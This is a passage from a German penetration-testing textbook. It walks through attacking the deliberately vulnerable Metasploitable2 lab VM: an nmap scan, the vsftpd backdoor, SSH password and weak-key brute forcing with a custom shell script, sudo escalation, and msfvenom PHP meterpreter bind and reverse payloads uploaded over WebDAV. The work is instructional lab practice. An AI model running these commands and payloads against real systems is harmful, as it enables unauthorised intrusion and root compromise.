
Zu guter Letzt verwende ich die vorhandene `.vdmk`-Datei als Festplatte für das System und boote den PC.

Wenn Sie genauso voreilig sind, wie ich es war, werden Sie nach dem Boot feststellen, dass das System nicht über Ihr Netzwerk erreichbar ist... Das liegt daran, dass der Netzwerkadapter des virtuellen Computers im NAT-Modus ist und der VPC eine 10.0.0.x IP-Adresse zugewiesen bekommt.



Um dies zu beheben, klicken Sie mit Rechts auf das Netzwerk-Symbol am unteren Ende des VPC-Fensters, dass sich nach dem Start öffnet. Danach klicken Sie in dem Kontextmenü auf `"Network Settings"`.

Sie sollten nun folgenden Dialog sehen:



Ändern Sie hier den Eintrag "`Attached to`" auf "`Bridge Adapter`" wie in dem Bild oben gezeigt.

Falls Ihr VPC bereits läuft müssen wir uns nun einloggen und das System veranlassen, eine neue IP-Adresse zu beziehen.

Falls Sie etwas besonnener herangehen als veranschaulicht können Sie den oben gezeigten Dialog vor dem Start über den Ändern-Button aufrufen.

Die Login-Informationen sind:

User:	msfadmin
Passwort:	msfadmin

Für all die Voreiligen - mit der Eingabe von

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```

erreichen Sie, dass die IP-Adresse neu bezogen wird.

Stoppen Sie an dieser Stelle und versuchen Sie nun das bisher gelernte auf das System anzuwenden. Scannen Sie nach offenen Ports, finden Sie heraus welche Programme in welchen Versionen laufen und welche Sicherheitslücken es auf diesem System gibt...

Hier nun das Ergebnis meines nmap-Scans:

```
root@kali:~# nmap -O -sV -sC -oA nmap/hosts --stylesheet=nmap.xsl --open -
      -reason 192.168.1.107
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-21 00:44 CEST
Nmap scan report for 192.168.1.107
Host is up, received arp-response (0.0014s latency).
Not shown: 977 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
Reason: 977 resets
PORT      STATE SERVICE REASON       VERSION
21/tcp    open  ftp     syn-ack ttl  vsftpd 2.3.4
                        64
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh     syn-ack ttl  OpenSSH 4.7p1 Debian 8ubuntu1
                        64           (protocol 2.0)
| ssh-hostkey:
|       1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_      2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet  syn-ack ttl  Linux telnetd
                        64
25/tcp    open  smtp    syn-ack ttl  Postfix smtpd
                        64
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY,
                 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=
                 There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2017-04-20T22:44:45+00:00; -11s from scanner time.
| sslv2:
|       SSLv2 supported
|       ciphers:
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
```

```
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|_      SSL2_RC4_128_WITH_MD5
53/tcp    open  domain  syn-ack ttl  ISC BIND 9.4.2
                        64
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http    syn-ack ttl  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
                        64
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind syn-ack ttl 64 2 (RPC #100000)
|
rpcinfo:
|       program version port/proto service

|     100000         2            111/tcp              rpcbind
|     100000         2            111/udp              rpcbind
|     100003         2,3,4        2049/tcp             nfs
|     100003         2,3,4        2049/udp             nfs
|     100005         1,2,3        47243/tcp            mountd
|     100005         1,2,3        53983/udp            mountd
|     100021         1,3,4        34662/tcp            nlockmgr
|     100021         1,3,4        49006/udp            nlockmgr
|     100024         1            43276/udp            status
|_    100024         1            45122/tcp            status
```

```
139/tcp  open netbios-    syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup:
             ssn          WORKGROUP)
445/tcp  open netbios-    syn-ack ttl 64 Samba smbd 3.0.20-Debian
             ssn          (workgroup: WORKGROUP)
512/tcp  open exec        syn-ack ttl 64 netkit-rsh rexecd
513/tcp  open login?      syn-ack ttl 64
514/tcp  open tcpwrapped  syn-ack ttl 64
1099/tcp open java-rmi    syn-ack ttl 64 Java RMI Registry
1524/tcp open shell       syn-ack ttl 64 Metasploitable root shell
2049/tcp open nfs         syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp open ftp         syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp open mysql       syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5

|  mysql-info:
|  Protocol: 10
|  Version: 5.0.51a-3ubuntu5
|  Thread ID: 28
|  Capabilities flags: 43564
|  Some Capabilities: Support41Auth, SupportsTransactions,
   SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression,
   LongColumnFlag, ConnectWithDatabase
|  Status:Autocommit
|_ Salt: 4#PLjQ6Y?n0@0o_p6W6G
```

```
5432/tcp open postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
|ssl-cert:    commonName=ubuntu804-
Subject:      base.localdomain/organizationName=OCOSA/stateOrProvinceName=
              There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2017-04-20T22:44:45+00:00; -11s from scanner time.
5900/tcp open vnc           syn-ack ttl 64 VNC (protocol 3.3)
| vnc-info:
|        Protocol version:
         3.3
|        Security types:
|_       VNC Authentication (2)
6000/tcp open X11           syn-ack ttl 64 (access denied)
6667/tcp open irc           syn-ack ttl 64 UnrealIRCd
|irc-info:
|        users:1.0
|        servers:1

|  lusers: 1
|  lservers: 0
|  server: irc.Metasploitable.LAN
|  version: Unreal3.2.8.1. irc.Metasploitable.LAN
|  uptime: 0 days, 0:17:09
|  source ident: nmap
|  source host: 624F0799.78DED367.FFFA6D49.IP
|_ error: Closing Link: iilwpypai[192.168.1.105] (Quit: iilwpypai)

8009/tcp open ajp13  syn-ack ttl 64 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http   syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
```

```
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:A6:BD:C5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -11s, deviation: 0s, median: -11s
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,
   NetBIOS MAC: <unknown> (unknown)
|  smb-os-discovery:
|  OS: Unix (Samba 3.0.20-Debian)
|  NetBIOS computer name:
|  Workgroup: WORKGROUP\x00
|_ System time: 2017-04-20T18:44:45-04:00
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 34.26 seconds

Sehen wir uns nun an, wie ich hier vorgehen würde.

Zuerst extrahiere ich die ganzen laufenden Dienste und Versionen und prüfe ohne GVM erst mal von Hand ob, es bekannte Schwachstellen gibt.

Normalerweise fasse ich dies für mich erst mal in einer Liste zusammen:

Port	Dienst	Programm
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH 4.7p1
23	TELNET	telnetd?.?
25	SMTP	Postix?.?
53	DNS	BIND 9.4.2
80	HTTP	Apache 2.2.8
111	RPC	rpcbind 2
135/445	SMB	smbd 3.0.20
512/513/514	R-Services	execd?.? / tcpwrapperd?.?
1099	Java-RMI	java-rmi?.?
1524	Shell	????.?
2049	NFS	??? 2.4
2121	FTP	ProFTPd 1.3.1
3306	MYSQL	MySQL-Server 5.0.51a
5432	PostgreSQL	PostgreSQL 8.3.0 - 8.3.7
5900	VNC	????.?
6000	X11	X-Server?.?
6667	IRC	Unreal 3.2.8.1
8009	APJ13	Apache JServ?.?
8180	HTTP	Tomcat 5.5

Anhand dieser Liste suche ich nach bekannten Exploits im Internet und prüfe, ob diese bereits in Metasploit enthalten sind, wie dies oben in der Liste bereits geschehen ist.

Unbekannte Programmversionen kennzeichne ich als?.? und unbekannte Programmnamen werden als??? gekennzeichnet. In den Fall sind einige der Dienste recht mitteilsam, was die Recherche deutlich erleichtert!

Auch searchsploit liefert gute Dienste bei der Suche nach Exploit-Scripts bzw. Programmen aber hier soll es ausschließlich um das MSF und Meterpreter gehen. Also Arbeiten wir die Liste von oben nach unten ab...

Sie können gerne mit Armitage arbeiten, ich verwende hierzu die msfconsole, da die Ausgaben der Console etwas platzsparender im Buch unterzubringen sind als die Screenshots von Armitage.

vsftpd 2.3.4 - KO in der ersten Runde

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

 Name  Current         Required Description
       Setting
 ----  --------------  -------- -----------
       -
 RHOST                 yes      The target address
 RPORT 21              yes      The target port
                                (TCP)

Exploit target:

  Id Name
  -- ----
  0 Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > run

[*] 192.168.1.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.107:21 - USER: 331 Please specify the password.
[+] 192.168.1.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.107:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*]   Command   shell   session   1   opened   (192.168.1.105:41171   ->
192.168.1.107:6200) at
2017-04-21 14:01:59 +0200

whoami
```

```
root
uname -a
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686
GNU/Linux
```

Die hier Fett dargestellten Texte sind von mir getätigte Eingaben. In weiterer Folge werde ich ebenfalls aus Platzgründen auf die Übersicht der Optionen (show options) verzichten.

Hier handelt es sich um eine in Programm eingeschleuste Backdoor, die es auch so in einige Repositories diverser Linux-Distributionen und damit auf einige reale Server geschafft hat, bis sie irgendwann entdeckt wurde.

OpenSSH 4.7p1 - Bruteforce oder schwache Schlüssel

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.107
RHOSTS => 192.168.1.107
msf auxiliary(ssh_login) > set USERPASS_FILE
/usr/share/wordlists/metasploit/
root_userpass.txt

USERPASS_FILE => /usr/share/wordlists/metasploit/root_userpass.txt
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[-] SSH - Failed: 'root:'
[-] SSH - Failed: 'root:!root'
[-] SSH - Failed: 'root:Cisco'
[-] SSH - Failed: 'root:NeXT'
[-] SSH - Failed: 'root:QNX'
[-] SSH - Failed: 'root:admin'
[+] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video)
,46(plugde
v),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux
Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux '
```

Houston, we have a login!

Natürlich ist so ein Angriff nur erfolgreich, wenn wir einen gültigen Usernamen und ein Passwort in einer Wortliste finden und mit einer entsprechend langen Wortliste kann dies Tage, Wochen oder gar Monate dauern...

In diesem Fall ist der Aufbau der Liste wie folgt:

```
username passwort
```

Beide Angaben werden mit einem Leerzeichen getrennt.

Was mir an der msfconsole in diesem Fall nicht so gut gefällt ist, dass der Angriff weiter geht, nachdem ein Login gefunden wurde. Hierbei verliert man schnell die Übersicht und geknackte Passwörter und Logins gehen in der Masse unter. Abhilfe schafft hier die Option:

```
set VERBOSE false
```

Verbinden wir uns jetzt mit den Zugangsdaten und testen, welche Rechte wir haben und wie wir diese ausbauen können:

```
root@kali:~# ssh msfadmin@192.168.1.107
msfadmin@192.168.1.107's password:
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686
```

Danach testen wir, in welchen Gruppen wir sind:

```
msfadmin@metasploitable:~$ groups
msfadmin adm dialout cdrom floppy audio dip video plugdev fuse lpadmin
admin sambashare
```

Der Eintrag admin lässt mich hoffen, dass wir sudo-Rechte haben. Also probieren wir dies aus:

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whoami
root
```

Taktisches K.O. in der zweiten Runde!

`sudo erlaubt` es einem User für einen bestimmten Zeitraum root-Rechte zu erhalten. Dazu ist lediglich das User-Passwort nötig, dass wir bereits haben! Mit su wechseln wir zu einem anderen Userkonto und ohne Angabe von einem Usernamen wechseln wir zum User root.

Somit holen wir uns mit `sudo` die entsprechenden Rechte und wechseln dann permanent zum User root.

Daher sollte man mit sudo-Rechten sehr sparsam umgehen und nur jenen Usern zuweisen, die diese auch wirklich brauchen. Idealerweise sollte sich dann ein solcher User erst gar nicht mit einem Passwort per ssh einloggen dürfen oder zumindest ein ausreichend langes und komplexes Passwort verwenden müssen. Andernfalls erleichtert man einem Angreifer das Erlangen von root-Rechten.

Ich bin jedoch kein Freund von Bruteforce-Angriffen, da diese in der Regel sehr lange Dauern und viele Spuren in den Log-Dateien hinterlassen. Speziell bei einem Administrator-Account kann man davon ausgehen, dass keine schwachen Passwörter verwendet werden. Ausnahmen gibt es aber immer wieder genau wie vergessene Test-User oder nicht geänderte Standard-Zugangsdaten.

Nehmen wir meine Lieblings-Wortliste (`rockyou.txt`), dann sprechen wir von 14,3 Millionen Passwörtern, die bei jedem Usernamen geprüft werden. Und dann sprechen wir von 14,3 Millionen mal zB 10 möglichen Usernamen - also gewaltigen 143 Millionen Versuchen. Bei meinem Versuch erreichte ich eine Zeit von ca. 1,9 Sek. pro Versuch im lokalen Netzwerk. Rechnen wir die 143 Millionen mal 1,9 Sek. ergeben sich daraus ca. 8,6 Jahre Laufzeit bis alle möglichen Kombinationen durchgelaufen sind. Sollte keiner der Usernamen existieren oder das richtige Passwort nicht in der Liste sein ist der Versuch erfolglos.

Derartige Angriffe machen also nur mit wenigen Standard-Zugangsdaten Sinn und nicht mit umfangreichen Wortlisten.

Wäre zumindest der Username bekannt dann würde sich die Zeit auf etwas über 300 Tage verkürzen, was schon deutlich machbarer aussieht. Dass ein solcher Angriff allerdings so lange unentdeckt bleibt, wage ich zu bezweifeln.

Außerdem haben wir ein weiteres Problem. Selbst wenn der Admin nicht die Zeit hätte so etwas zu überprüfen, gibt es Scripte wie zB fail2ban, die nach X fehlgeschlagenen Login-Versuchen die IP-Adresse für eine bestimmte Zeit (*meist zwischen 15 Minuten und 24 Stunden*) sperren. Bezieht man dies in die Rechnung mit ein und wir kalkulieren nach 5 Fehlversuchen mit einer 15-minütigen Zwangspause, dann kommen wir im günstigsten Fall mit bekanntem Usernamen auf über 80 Jahre!

Daher werde ich in diesem Fall "fremdgehen" und etwas über den Tellerrand hinausschauen.

Dabei habe ich den folgenden Angriff gefunden:

https://www.exploit-db.com/exploits/5632/

Hierfür müssen wir vorab einige Vorbereitungen treffen:

```
root@kali:~# wget https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/5622.tar.bz2
root@kali:~# tar -jxvf 5622.tar.bz2
```

Laden Sie mittels wget das entsprechende .tar.bz2-Archiv herunter. Danach wird dieses mit dem tar-Befehl entpackt. Dadurch wird ein Ordner Namens rsa erstellt mit einem Unterordner 2048, in dem sich viele Dateien befinden. Dies sind Schlüssel für eine ssh-Verbindung, die nicht besonders sicher sind. Dies sind nur etwas über 60.000 Schlüssel, die deutlich schneller zu testen sind.

Das passende Script haben wir bereits auf unserem Kali-System und wir brauchen nur noch in den richtigen Ordner zu wechseln:

```
root@kali:~# cd /usr/share/exploitdb/platforms/linux/remote/
```

Und das Script zu starten:

```
root@kali:remote# ruby ./5632.rb 192.168.1.107 root /root/rsa/2048/
```

Wir rufen das Script mit ruby `./5632.rb` auf und übergeben ihm die `IP (192.168.1.107)` des Opfers, den Usernamen (`root`) und den Pfad zu den Schlüssel-Dateien (`/root/rsa/2048/`).

Bei meinem Test fand ich jedoch heraus, dass das Script immer nach 10 Versuchen abbrach bzw. falsch-positive Schlüssel meldete. Bei der schnellen Durchsicht des Quelltextes fand ich den Fehler nicht - dafür wurde mir klar, dass eine deutlich weniger elegante aber dafür funktionale Konstruktion mit einer einfachen for-Schleife in der Shell möglich wäre.

Mein Prototyp sieht also wie folgt aus:

```
root@kali:~# for i in /root/rsa/2048/*[^.pub];
> do echo $i;
> ssh -l root -o PasswordAuthentication=no -i $i 192.168.1.107;
> done;
```

Frei kann man diese vier Zeilen wie folgt übersetzen:

1. Führe die folgenden Befehle für alle Dateien im Ordner, die nicht auf .pub enden aus
2. Ausgabe des Dateinamens
3. Verbindung aufbauen unter Verwendung einer der Dateien (*der jeweilige Pfad wird in* $i *abgelegt*)

4. Fertig und wiederholen für die nächste Datei.

Die Idee dahinter ist, dass sobald der Login erfolgreich war die Ausführung der weiteren Login-Versuche unterbrochen wird. Und siehe da, es klappt auch:

```
/root/rsa/2048/57c1ea36d3e225a22db5ad846ef887de-881
Permission denied (publickey,password).
/root/rsa/2048/57c3115d77c56390332dc5c49978627a-5429
Last login: Fri Apr 21 17:21:30 2017 from 192.168.1.105
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@metasploitable:~# exit
logout
Connection to 192.168.1.107 closed.

/root/rsa/2048/57c419af04a1e4ebbb4945fac6120aaa-23565
Permission denied (publickey,password).
^C
```

Die weitere Ausführung der Schleife können wir mit Strg+C abbrechen wie oben gezeigt!

Damit dies einfach wiederverwendbar wird, machen wir noch kurzerhand ein Shell-Script daraus:

```
#!/bin/bash

IP=$1
USER=$2
FOLDER=$3

if [ $# -eq 3 ]
then
    echo "TRY TO LOGIN AS $USER AT $IP"
```

```
    for i in $FOLDER*[^.pub]
    do
      echo "TESTING KEY $i"
      ssh -l $USER -o PasswordAuthentication=no -i $i $IP
    done
else
    echo "Usage: $0 [target IP] [username] [path/to/folder/ with key-
    files]"
fi
```

Mit `#!/bin/bash` wird definiert, dass dies ein Shell-Script ist. Danach werden die Variablen `IP`, `USER` und `FOLDER` mit dem ersten, zweiten und dritten Parameter belegt.

```
if [ $# -eq 3 ]
```

... `prüft` ob die Anzahl der Parameter 3 entspricht. Dann wird der Block zwischen then und else ausgeführt, andernfalls wird der Hinweis zur Benutzung zwischen `else` und `fi` ausgeführt.

`echo` gibt einen Text aus, wie Sie sicher schon dachten und mittels `$VARIABLE` kann der Wert der jeweiligen Variable abgegriffen werden.

Die for-Schleife erstellt eine Variable namens i und belegt diese bei jedem Durchlauf mit dem kompletten Pfad der jeweiligen Datei. Dann wird der eigentliche `ssh`-Befehl mit den Werten der Variablen `USER`, `i` und `IP` zusammengebaut und ausgeführt.

Kurzum, auf diese Weise kann ein Befehl mit einem oder mehreren variablen Werten sehr schnell hintereinander ausgeführt werden. Hier sieht man wieder, wie mächtig die Shell ist - mit 15 Zeilen bauen wir ein funktionales Hacking-Tool selber.

Im Grunde ist dies zwar auch ein Bruteforce-Angriff, der jedoch mit 32.768 Versuchen durchaus überschaubar ist. Dieser Angriff zielt auch nicht auf das Passwort ab, sondern auf den Schlüssel, der für ein passwortloses Login verwendet wird. Wurde ein schwacher RSA-oder DSA-Schlüssel generiert kann dies hiermit einfach und in einer annehmbaren Zeit getestet werden.

Bei meinem Test erreichte das Shell-Script ca. 7 Versuche / Sekunde und bei dieser Geschwindigkeit würde dies bedeuten, dass alle RSA-Schlüssel in unter 80 Minuten getestet wären. Das Vorhandensein eines solchen schwachen Schlüssels wird in der Praxis aber nicht mehr vorkommen. Das Beispiel illustriert gut, dass man improvisieren muss, wenn eine Technik zu lange dauern würde.

Außerdem zeigt es, dass Exploit-Code nicht immer erwartungsgemäß funktioniert. Schließlich ist dies kein Code, der lange getestet wurde oder auch nur ordentlich

dokumentiert ist. Es ist keine Seltenheit, dass man Bugs selber ausbessern oder den Code anpassen muss, damit er auf dem eigenen System läuft.

telnetd

Hier besteht genau wie bei ssh die Möglichkeit eines Bruteforce-Angriffs. Genauso gut kann ein Angreifer die Login-Daten (*Username und Passwort*) mit einer MITM-Attacke (*man in the middle*) im Klartext mitschneiden. Wie genau das geht, werden wir in einem späteren Kapitel klären. Gleiches gilt natürlich auch für FTP. Da Telnet jedoch kaum noch Verwendung findet und an sich schon eine Sicherheitslücke ist, werde ich dies hier überspringen.

Einzig bei der Administration von managed Switches in größeren Netzwerken kommt Telnet noch relativ regelmäßig zum Einsatz. So kann ein Administrator beim Login in einen der Switches die Zugangsdaten zu dem Gerät offenlegen da diese unverschlüsselt übertragen werden.

Postfix

Hier war ich bei einer Recherche nicht wirklich erfolgreich - ich konnte zwar die Schwachstelle mit der Kennnummer `"CVE-2011-1720"` identifizieren aber auf die Schnelle keinen passenden Exploitcode finden. In Anbetracht der Fülle an Angriffsmethoden macht es in meinen Augen auch keinen Sinn übermäßig viel Zeit darauf zu verwenden. Sie können es aber gern selber versuchen.

Außerdem würde das Schreiben eines derart komplexen Exploits den Rahmen des Buches sprengen.

BIND 9.4.2

Auch hier habe ich einen kleinen Rückschlag erlitten. Im Prinzip sollte das Manipulieren von DNS-Einträgen für eine bestimmte Domain möglich sein mit Hilfe des Modules `auxiliary/spoof/dns/bailiwicked_domain`. In meinem Test sieht es allerdings so aus, als würde mein Router die gefälschten Pakete erkennen und erst gar nicht weiterleiten. Aber auch das gehört dazu - nicht jeder Angriff, der theoretisch möglich ist, klappt. Oftmals retten IDS-Systeme oder andere Sicherheitsmaßnahmen nachlässigen Administratoren den Tag!

Als Übung können Sie allerdings gerne selbst versuchen, ob dies in Ihrem Netzwerk klappen würde...

Apache 2.2.8

Freundlicherweise beheimatet der Apache-Webserver einige Scripts, die wir uns in einem der folgenden Kapitel noch genauer ansehen werden. Hier soll es rein um Angriffe gehen, die wir auf die Serverdienste ausführen können.

Da ich bei einer schnellen Recherche keinen passenden Exploit-Code finden konnte, werden wir an dieser Stelle webdav ausnützen, um Schadcode einzuschleusen. Freundlicherweise bietet das MSF hierfür einige Möglichkeiten solchen Schadcode ganz einfach, ohne Programmierkenntnisse generieren zu lassen:

```
root@kali:~# msfvenom -p php/meterpreter/bind_tcp > bind_tcp.php
No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1188 bytes
```

Nun brauchen wir diese soeben erstellte PHP-Datei nur noch auf den Server zu übertragen:

```
root@kali:~# cadaver http://192.168.1.107/dav/
dav:/dav/> put /root/bind_tcp.php
Uploading /root/bind_tcp.php to `/dav/bind_tcp.php':
Progress: [==============================>] 100,0% of 1188 bytes succeeded.
dav:/dav/> exit
Connection to `192.168.1.107' closed.
```

Nun müssen wir uns darum kümmern, dass der Meterpreter auf eine eingehende Verbindung wartet und diese auch annimmt, bevor wir die PHP-Datei aufrufen:

```
msf > use exploit/multi/handler
msf exploit(handler) > set Payload php/meterpreter/bind_tcp
Payload => php/meterpreter/bind_tcp
msf exploit(handler) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(handler) > run
[*] Starting the payload handler...
```

Sobald wir dann im Browser http://192.168.1.107/dav/bind_tcp.php aufrufen, sehen wir:

[*] Started bind handler
[*] Sending stage (33986 bytes) to 192.168.1.107
[*] Meterpreter session 3 opened (192.168.1.105:44433 -> 192.168.1.107:4444) at 2017-04-22 21:46:34 +0200

meterpreter > **getuid**
Server username: www-data (33)
meterpreter > **shell**
Process 26491 created.
Channel 0 created.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/dav
```

Wir haben also Zugriff auf eine Meterpreter-Shell oder wahlweise auf eine Linux-Shell. Leider "nur" unter einem weniger privilegierten User. Das der User www-data auch sudo-Rechte hätte, wäre etwas zu viel verlangt - also müssen wir uns einen anderen Weg suchen.

Als Erstes sehen wir uns einmal an was so auf dem Rechner läuft:

```
meterpreter > ps

Process List
============
```

```
PID     Name                    User    Path
---     ----                    ----    ----
1       /sbin/init              root    /sbin/init
2       [kthreadd]              root    [kthreadd]
3       [migration/0]           root    [migration/0]
4       [ksoftirqd/0]           root    [ksoftirqd/0]
5       [watchdog/0]            root    [watchdog/0]
6       [events/0]              root    [events/0]
7       [khelper]               root    [khelper]
41      [kblockd/0]             root    [kblockd/0]
44      [kacpid]                root    [kacpid]
45      [kacpi_notify]          root    [kacpi_notify]
90      [kseriod]               root    [kseriod]
129     [pdflush]               root    [pdflush]
130     [pdflush]               root    [pdflush]
131     [kswapd0]               root    [kswapd0]
173     [aio/0]                 root    [aio/0]
1129    [ksnapd]                root    [ksnapd]
1301    [ata/0]                 root    [ata/0]
1304    [ata_aux]               root    [ata_aux]
1315    [scsi_eh_0]             root    [scsi_eh_0]
1318    [scsi_eh_1]             root    [scsi_eh_1]
1331    [ksuspend_usbd]         root    [ksuspend_usbd]
1334    [khubd]                 root    [khubd]
2084    [scsi_eh_2]             root    [scsi_eh_2]
2275    [kjournald]             root    [kjournald]
2429    /sbin/udevd             root    /sbin/udevd --daemon
...     Ausgabe gekürzt
```

Danach sollten wir uns diejenigen Programme ansehen die unter dem Benutzer `root` laufen. Hat ein solches Programm eine Sicherheitslücke kann uns dies root-Rechte verschaffen. Hierbei interessiert uns vor allem die Programmversion von udev, die wir wie folgt erhalten:

```
meterpreter > shell
dpkg -l | grep udev
ii udev 117-8 rule-based device node and kernel event mana
```

Natürlich müssen wir dies für jedes weitere interessante Programm einzeln ausführen.

Ein weiterer Ansatz wäre es Programmdateien zu suchen die das `SUID`-Bit gesetzt haben. Solche Programme laufen nicht unter dem User der es startet sondern unter dem User dem die Datei gehört. Hier gilt im Grunde das Gleiche wie bei einem laufenden Programm mit root-Rechten.

Eine Liste interessanter Programme und die möglichen Wege diese Auszunutzen finden wir unter: https://gtfobins.github.io/

Noch ein anderer Ansatz wäre es Dateien zu finden die eventuell für den eigenen User beschreibbar sind aber von `root` ausgeführt werden – zB mit einem Cron-Job oder ähnlichem.

Bei diesem Angriff hatte ich wieder einige Probleme mit der Stabilität der Verbindung. Daher habe ich mich entschieden, eine neue Payload mit

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp > reverse_tcp.php
```

... zu erstellen.

Danach musste ich den Handler neu starten und die neue PHP-Datei aufrufen, die zuvor mit cadaver übertragen wurde.

```
msf > use exploit/multi/handler

msf exploit(handler) > set Payload php/meterpreter/reverse_tcp

Payload => php/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.1.105

LHOST => 192.168.1.105

msf exploit(handler) > set LPORT 4444

LPORT => 4444

msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] Starting the payload handler...
```

```
[*] Sending stage (33986 bytes) to 192.168.1.107
